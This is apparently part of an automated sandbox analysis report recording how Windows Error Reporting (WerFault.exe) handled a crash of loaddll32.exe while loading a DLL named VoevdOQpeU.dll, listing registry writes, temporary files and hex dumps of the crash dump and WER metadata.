HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	A5 01 00 C0 01 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6D8D1FE8	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: WerFault.exe PID: **4144**, Parent PID: **1428**

General

Target ID:	14
Start time:	08:12:12
Start date:	23/04/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 1428 -s 608
Imagebase:	0x1220000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D8C1717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER49A5.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER49A5.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D8B497A	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4EB8.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4EB8.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_5f68951fc85ec886a9cff2e6302d69913a8368e_7cac0383_107353c7	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_5f68951fc85ec886a9cff2e6302d69913a8368e_7cac0383_107353c7\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D8B497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER49A5.tmp	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4EB8.tmp	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER49A5.tmp.dmp	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4EB8.tmp.xml	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16DF.tmp.csv	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16F0.tmp.txt	success or wait	1	6D8B497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER49A5.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0f 00 00 00 20 00 00 00 00 00 00 fd fd 63 62 fd 05 12 00 00 00 00 00	MDMP cb	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER49A5.tmp.dmp	6532	6	00 00 00 00 00 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER49A5.tmp.dmp	212	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 fd 19 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 fd 05 00 00 fd fd 63 62 00 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 00 02 00 00 00 fd fd fd fd 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 00 00 00 05 00 03 00 00 00 00 00 00 00 00 00 00 00 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00	UBGenuineIntelWTcb0W. Europe Standard TimeW. Europe Daylight Time	success or wait	1	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER49A5.tmp.dmp	7646	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 23 10 40 00 38 fd fd 00 00 00 00 00 00 00 fd 00 03 00 00 00 38 fd fd 00 24 fd fd 00 fd 19 40 00 23 00 00 00 02 02 01 00 00 00 fd 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++#@88$@#+	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER49A5.tmp.dmp	1632	168	fd 17 00 00 00 00 00 00 05 00 00 fd 08 00 00 00 00 00 00 00 00 00 00 00 fd 19 40 00 00 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 fd 1d 00 00	@	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER49A5.tmp.dmp	10510	20	0d 00 00 00 37 19 40 00 00 00 00 00 00 01 00 00 fd 29 00 00	7@)	success or wait	13	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER49A5.tmp.dmp	10722	256	47 fd cb 4e 04 fd 01 fd 2c fd fd 3b fd 01 2d fd 3b fd 01 fd 4e 04 fd 01 fd 1b fd fd 04 fd fd fd 00 58 0d 48 00 fd fd 73 49 00 fd fd 3d 00 00 00 00 75 fd fd fd fd 46 04 fd 00 fd 65 fd 5e 5d d0 fd fd fd fd fd fd 55 fd fd fd 0f 00 00 00 fd 2d 18 0d 49 00 fd fd fd fd 6e fd fd fd fd 03 00 00 00 fd 23 10 0d 49 00 fd fd 31 05 08 0d 49 00 fd 2d 18 0d 49 00 fd 3d 0c 0d 49 00 58 58 fd 15 14 0d 49 00 fd 02 fd 49 45 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	GN,;-;NXHsI=uFe^]U-InI1I-I=IXXIE	success or wait	12	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER49A5.tmp.dmp	26342	596	fd fd 3e 77 fd fd 3c 77 fd 00 00 00 fd fd fd fd 10 00 00 00 40 fd 3a 01 0c fd 3a 01 fd fd fd fd 40 fd 3c 77 40 fd 3c 77 fd fd fd fd 00 fd fd 00 00 fd fd 00 00 00 00 00 fd 00 00 00 fd fd fd fd fd 00 00 00 fd fd fd fd 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 60 fd fd 00 00 40 fd 00 10 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd fd fd fd fd fd fd 54 42 fd 00 74 fd 26 01 04 fd 00 7c fd 26 01 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	>w<w@::@<w@<w`@T Bt&|&	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER49A5.tmp.dmp	1800	4	03 00 00 00		success or wait	3	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER49A5.tmp.dmp	8362	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 23 10 40 00 fd fd fd fd 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd 24 fd fd 00 fd 19 40 00 23 00 00 00 02 02 01 00 00 00 fd 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++#@$@#+	success or wait	3	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER49A5.tmp.dmp	1900	48	fd 14 00 00 01 00 00 00 20 00 00 00 00 00 00 00 00 fd fd 00 00 00 00 00 fd fd 3a 01 00 00 00 00 54 02 00 00 fd 66 00 00 fd 02 00 00 42 26 00 00	:TfB&	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER49A5.tmp.dmp	1960	4	24 00 00 00	$	success or wait	36	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER49A5.tmp.dmp	6538	32	1a 00 00 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 00 00	loaddll32.exe	success or wait	36	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER49A5.tmp.dmp	5744	120	00 00 26 77 00 00 00 00 00 60 02 00 41 21 03 00 2d 61 fd 0e fd 1d 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 23 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 00 00 00 18 00 00 00 01 00 00 00	&w`A!-aBB?#@A	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER49A5.tmp.dmp	7612	34	1c 00 00 00 56 00 6f 00 65 00 76 00 64 00 4f 00 51 00 70 00 65 00 55 00 2e 00 64 00 6c 00 6c 00 00 00	VoevdOQpeU.dll	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER49A5.tmp.dmp	5864	668	00 00 40 00 00 00 00 00 00 fd 09 00 21 fd 2f fd fd 46 4b 3f fd 1d 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 fd fd 02 00 00 00 00 00 fd 0d 03 00 00 00 00 fd 60 02 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 1f fd 03 00 00 00 00 00 fd fd 03 00 00 00 00 00 00 00 00 00 00 00 00 00 0d fd 1a 00 00 00 00 00 33 08 05 00 00 00 00 00 40 fd 1f 00 00 00 00 00 63 05 00 00 00 00 00 2c 76 08 3c 00 00 00 00 fd 01 fd 20 00 00 00 00 fd 25 fd 22 00 00 00 00 fd 1c 26 01 00 00 00 00 fd 49 01 00 fd 1e 01 00 63 21 06 00 79 fd 0a 00 33 08 05 00 06 7f 15 00 63 05 00 19 fd 3e 00 fd 01 00 51 47 17 00 00 00 00 00 fd fd 28 00 5c 63 04	@!/FK?Zb`3@,v< %"&Ic!y3>QG(\c	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER49A5.tmp.dmp	26938	9124	08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 12 00 00 00 44 00 69 00 72 00 65 00 63 00 74 00 6f 00 72 00 79 00 00 00 0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61	FileFileFileFileDirectoryEvent (WaitCompletionPacketIoComplet ionTpWorkerFactoryIRTimer(Wa	success or wait	1	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER49A5.tmp.dmp	32	120	03 00 00 00 fd 00 00 00 08 07 00 00 04 00 00 00 34 0f 00 00 fd 07 00 00 0e 00 00 00 24 00 00 00 fd 16 00 00 05 00 00 00 fd 00 00 00 0e 29 00 00 06 00 00 00 fd 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 fd 18 00 00 1e 74 00 00 15 00 00 00 fd 01 00 00 00 17 00 00 16 00 00 00 fd 00 00 00 fd 18 00 00	4$)`8Tt	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 31 00 34 00 32 00 38 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>1428</Pid>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	1002	72	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>loaddll32.exe</ImageName>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	1074	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	1078	2	09 00		success or wait	2	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	1082	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	1172	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	1176	2	09 00		success or wait	2	6D8B497A	unknown
